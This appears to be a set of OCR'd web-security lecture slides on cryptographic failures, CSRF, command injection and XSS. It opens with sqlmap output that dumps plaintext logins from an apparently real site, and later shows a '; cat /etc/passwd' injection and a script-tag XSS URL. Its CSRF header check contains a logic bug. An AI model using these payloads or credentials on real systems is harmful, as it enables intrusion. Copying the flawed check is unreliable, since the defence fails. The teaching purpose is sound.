[16:28:25] [INFO] retrieved: "plantillas","revistas","revistas","gLamas"
[16:28:25] [INFO] retrieved: "plantillas","plantillas22","todo","plantillas"
[16:28:25] [INFO] analyzing table dump for possible password hashes
Database: sebadivi_educacionit
Table: login
[3 entries]
+------------+--------------+------------+----------+
| user       | pass         | pagina     | permisos |
+------------+--------------+------------+----------+
| educacionit | educacionIT22 | admin      | <blank>  |
| gLamas     | revistas     | plantillas | revistas |
| plantillas | plantillas22 | plantillas | todo     |
+------------+--------------+------------+----------+

[16:28:25] [INFO] table 'sebadivi_educacionit.login' dumped to CSV file '/home/oliver/Documentos/sq
lmap/output/www.educacionit.com.ar/dump/sebadivi_educacionit/login.csv'
[16:28:25] [INFO] fetched data logged to text files under '/home/oliver/Documentos/sqlmap/output/ww
w.educacionit.com.ar'
```



Credit: Secure D Center Co., Ltd.

# A2: Cryptographic Failure

```
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;
import java.security.SecureRandom;

String passwordToHash = txtPass.getText();
byte[] salt = getSalt();


MessageDigest md = MessageDigest.getInstance("SHA-256");
md.update(salt);
byte[] bytes = md.digest(passwordToHash.getBytes());
StringBuilder sb = new StringBuilder();
for(int i=0; i< bytes.length ;i++)
{
    sb.append(Integer.toString((bytes[i] & 0xff) + 0x100, 16).substring(1));
}
hashedPassword = sb.toString();
```



Credit: Secure D Center Co., Ltd.

# A2: Cryptographic Failure

Credential Protection and Stored -Store Password using secure hash with salt

| Username | Salt | Salted-Hash (SHA256) |
|---|---|---|
| alice | test | A7574A42198B7D7EEE2C037703A0B95558F195457908D6975E681E2055FD5EB9 |
| bob | crosby | BC34418310150F966E610B7C97ACDD022E810BB8B4908FA0DC7DA6E66C9EDF65 |
| charlie | exam | 354889517A6C507CAF2742A27F0A860D86FC101D52F52FF4B0C79BC34F341FE2 |

| Username | Salt value | Hashed value = SHA256 (Password + Salt value) |
|---|---|---|
| user1 | E1F53135E559C253 | 72AE25495A7981C40622D49F9A52E4F1565C90F048F59027BD9C8C8900D5C3D8 |
| user2 | 84B03D034B409D4E | B4B6603ABC670967E99C7E7F1389E40CD16E78AD38EB1468EC2AA1E62B8BED3A |



Credit: Secure D Center Co., Ltd.

# A2: Cryptographic Failure

Scenario #4 weak ciphers

- Avoid to use
  - DES, 3DES, RC2, RC4, and Blowfish for Encryption
  - MD4, MD5 and SHA-1 for Hashing (use SHA-256, Bcrypt, Argon2 instead)
- Consider the encryption Key length
  - AES – 128 bits or higher
  - RSA – 2048 bits or higher
  - ECC – 256 bits or higher



Credit: Secure D Center Co., Ltd.

# A2: Cryptographic Failure

```
KeyPairGenerator keyPairGen1 = KeyPairGenerator.getInstance("RSA");
keyPairGen1.initialize(1024); // Noncompliant

KeyPairGenerator keyPairGen5 = KeyPairGenerator.getInstance("EC");
ECGenParameterSpec ecSpec1 = new ECGenParameterSpec("secp112r1"); // Noncompliant
keyPairGen5.initialize(ecSpec1);

KeyGenerator keyGen1 = KeyGenerator.getInstance("AES");
keyGen1.init(64); // Noncompliant
```

```
KeyPairGenerator keyPairGen6 = KeyPairGenerator.getInstance("RSA");
keyPairGen6.initialize(2048); // Compliant

KeyPairGenerator keyPairGen5 = KeyPairGenerator.getInstance("EC");
ECGenParameterSpec ecSpec10 = new ECGenParameterSpec("secp224k1"); // compliant
keyPairGen5.initialize(ecSpec10);

KeyGenerator keyGen2 = KeyGenerator.getInstance("AES");
keyGen2.init(128); // Compliant
```



Credit: Secure D Center Co., Ltd.

# A2: Cryptographic Failure

Encode != Encrypt

- ASCII
- Binary
- Base64
- URL
- HTML



Credit: Secure D Center Co., Ltd.

# A2: Cryptographic Failure

Scenario #5 Do not hardcode the encryption key in the application

```
...
private static final String encryptionKey = "lakdsljkalkjlksdfkl";
byte[] keyBytes = encryptionKey.getBytes();
SecretKeySpec key = new SecretKeySpec(keyBytes, "AES");
Cipher encryptCipher = Cipher.getInstance("AES");
encryptCipher.init(Cipher.ENCRYPT_MODE, key);
...
```



Credit: Secure D Center Co., Ltd.

# A2: Cryptographic Failure

Use secure random algorithm

```java
import java.util.Random;

public class generateRandom
{

    public static void main(String args[])
    {
        // create instance of Random class
        Random rand = new Random();
```

```java
import java.security.SecureRandom;

public class generateRandom
{

    public static void main(String args[])
    {
        // create instance of SecureRandom class
        SecureRandom rand = new SecureRandom();
```



Credit: Secure D Center Co., Ltd.

# Cryptographic Failure Prevention

- Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management.
- Encrypt all data in transit with secure protocols such as TLS with perfect forward secrecy (PFS) ciphers, cipher prioritization by the server, and secure parameters.
- Disable caching for responses that contain sensitive data.
- Store passwords using strong adaptive and salted hashing functions.
- Verify independently the effectiveness of configuration and settings.




Credit: Secure D Center Co., Ltd.

# HTTP Cache Header

- Cache-control
  - **`no-cache`**
  - **`no-store`** will prevent the request and response from being stored by the cache.
  - **`private`** will prevent proxies from caching the page.
  - **`must-revalidate`**: the "Back" button can be stopped from showing sensitive data.
  - **`max-age=0`**: indicates how long a response can be cached
  - **`no-transform`** tells any intermediary such as a proxy or cache server to not make any modifications whatsoever to the original asset.
- Examples
  - PHP: `header("Cache-Control: no-cache, no-store, must-revalidate");`
  - Node.js: `response.setHeader("Cache-Control", "no-cache, no-store, must-revalidate");`
  - ASP.NET: `Response.AppendHeader("Cache-Control", "no-cache, no-store, must-revalidate");`

# Cross Site Request Forgery (CSRF)

CSRF is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated.



# CSRF Defenses

- If web servers know whether a request is cross-site or not, they can easily thwart the CSRF attack.
- Browsers know whether a request is cross-site or not, but browsers do not covey that information back to web servers.
- If we can bridge this gap, we can help web servers defeat CSRF attacks.
  - The referer header (browser's help)
  - Same-site cookies (browser's help)
  - Secret token (the server helps itself)

# CSRF Defense: The Referer Header

- It is an HTTP header field identifying the address of the web page from where the request is generated.
- A server can check whether the request is originated from its own pages or not.
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referer
- This header field is not very reliable, mostly because it reveals part of a users' browsing history, causing privacy concerns.
- Some browsers (or their extensions) and proxies remove this field to protect users' privacy.

# CSRF Defense: Same-Site Cookies

- A special type of cookie, called same-site cookie, which has been implemented in several browsers.
- It provides a special attribute that is set by servers to tells browsers whether a cookie should be attached to a cross-site request or not.
- Cookies with this attribute are always sent along with same-site requests, but whether they are sent along with cross-site requests depends on the value of the attribute: Strict and Lax.
- https://learn.microsoft.com/en-us/microsoftteams/platform/resources/samesite-cookie-update

# CSRF Defense Example

```
const transferFunds = require('../operations/transferFunds');
const session = require('../util/session');

const validLocations = [
 'https://www.mega-bank.com',
 'https://api.mega-bank.com',
 'https://portal.mega-bank.com'
 ];

const validateHeadersAgainstCSRF = function(headers) {
 const origin = headers.origin;
 const referer = headers.referer;
 if (!origin || referer) { return false; }
 if (!validLocations.includes(origin) ||
     !validLocations.includes(referer)) {
       return false;
     }
  return true;
};

const transfer = function(req, res) {
 if (!session.isAuthenticated) { return res.sendStatus(401); }
 if (!validateHeadersAgainstCSRF(req.headers)) { return res.sendStatus(401); }

 return transferFunds(session.currentUser, req.query.to_user, req.query.amount);
};

module.exports = transfer;
```

# CSRF Defense: Secret Token


- A popular idea is for a web server to use a secret token that can only be retrieved by its own web pages.
- All the same-site requests should include this secret token.
- The secret is randomly generated and is different for different users, so there is no way for attackers to guess or find out this secret.
- One approach is to embed a random secret value inside each web page.
- Another method is to put a secret value in a cookie; when a request is initiated, the value of this cookie is retrieved and included in the data field of the request.

```
<form action="/transfer.do" method="post">
<input type="hidden" name="CSRFToken"
value="OWY4NmQwODE4ODRjN2Q2NTlhMmZlYWEwYzU1YWQwMTVhM2JmNGYxYjJiMGI4MjJjZDE1ZDZMGYwMGEwOA==">
[...]
</form>
```

# Cookie Example

```php
<?php
// Set a secure cookie with SameSite and Secure flags
setcookie(
    "user_token",               // Cookie name
    "abc123",                   // Cookie value
    [
        "expires" => time() + 3600,         // 1 hour from now
        "path" => "/",                      // Available to entire domain
        "domain" => "example.com",          // Change to your domain
        "secure" => true,                   // Only sent over HTTPS
        "httponly" => true,                 // Not accessible via JavaScript
        "samesite" => "Strict"              // SameSite: Strict | Lax | None
    ]
);
?>
```

# Command Injection




https://www.stackhawk.com/blog/nodejs-command-injection-examples-and-prevention/

# Command Injection Example

**List Folders**

/usr Submit

```
total 88
drwxr-xr-x   2 root root 36864 Sep  6 08:27 bin
drwxr-xr-x   2 root root  4096 Apr 15  2020 games
drwxr-xr-x  36 root root  4096 Aug  4 15:27 include
drwxr-xr-x  77 root root  4096 Aug  1 23:15 lib
drwxr-xr-x   2 root root  4096 Aug  5  2020 lib32
drwxr-xr-x   2 root root  4096 Mar 20 15:24 lib64
drwxr-xr-x   4 root root  4096 Feb  3  2021 libexec
drwxr-xr-x   2 root root  4096 Aug  5  2020 libx32
drwxr-xr-x  12 root root  4096 Feb 16  2021 local
drwxr-xr-x   2 root root 12288 Aug  1 23:15 sbin
drwxr-xr-x 119 root root  4096 Aug  4 15:27 share
drwxr-xr-x   2 root root  4096 Aug  5  2020 src
```

**List Folders**

/usr/; cat /etc/passwd Submit


```
total 88
drwxr-xr-x   2 root root 36864 Sep  6 08:27 bin
drwxr-xr-x   2 root root  4096 Apr 15  2020 games
drwxr-xr-x  36 root root  4096 Aug  4 15:27 include
drwxr-xr-x  77 root root  4096 Aug  1 23:15 lib
drwxr-xr-x   2 root root  4096 Aug  5  2020 lib32
drwxr-xr-x   2 root root  4096 Mar 20 15:24 lib64
drwxr-xr-x   4 root root  4096 Feb  3  2021 libexec
drwxr-xr-x   2 root root  4096 Aug  5  2020 libx32
drwxr-xr-x  12 root root  4096 Feb 16  2021 local
drwxr-xr-x   2 root root 12288 Aug  1 23:15 sbin
drwxr-xr-x 119 root root  4096 Aug  4 15:27 share
drwxr-xr-x   2 root root  4096 Aug  5  2020 src
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbir
```

https://www.stackhawk.com/blog/nodejs-command-injection-examples-and-prevention/

# Cross Site Scripting (XSS)

- XSS is a vulnerability that allows attackers indirectly execute the malicious code on victim's web browser via legitimate website or web application.
- Basically, attackers must find a way to inject their malicious code to the victim's browser via the target website.
- In both CSRF and XSS attacks, forged requests are sent out.
  - In the CSRF attack, these forged requests are cross-site requests
  - In the XSS attack, the forged requests are actually "same-site" requests.
- In XSS, the malicious code has to "cross" the target website to reach the victim.
- Reflected XSS (Non-persistent) and Stored XSS (Persistent).


# Reflected User Input Example



# Reflected XSS


- If a website with a reflective behavior takes user inputs, it may have an XSS vulnerability.
- Attackers can put JavaScript code in the input, so when the input is reflected back, the JavaScript code will be injected into the web page from the website.
- Example:
  - http://www.example.com/search?input=word
  - http://www.example.com/search?input=<script>alert(“attack”);</script>

# Reflected XSS




Source: https://www.imperva.com/learn/application-security/cross-site-scripting-xss-attacks/


# Reflected XSS




# Reflected XSS

# Stored (Persistent) XSS

- Attackers directly send their data to a target website/server which stores the data in a persistent storage.
- If the website later sends the stored data to other users, it creates a channel between the users and the attackers.



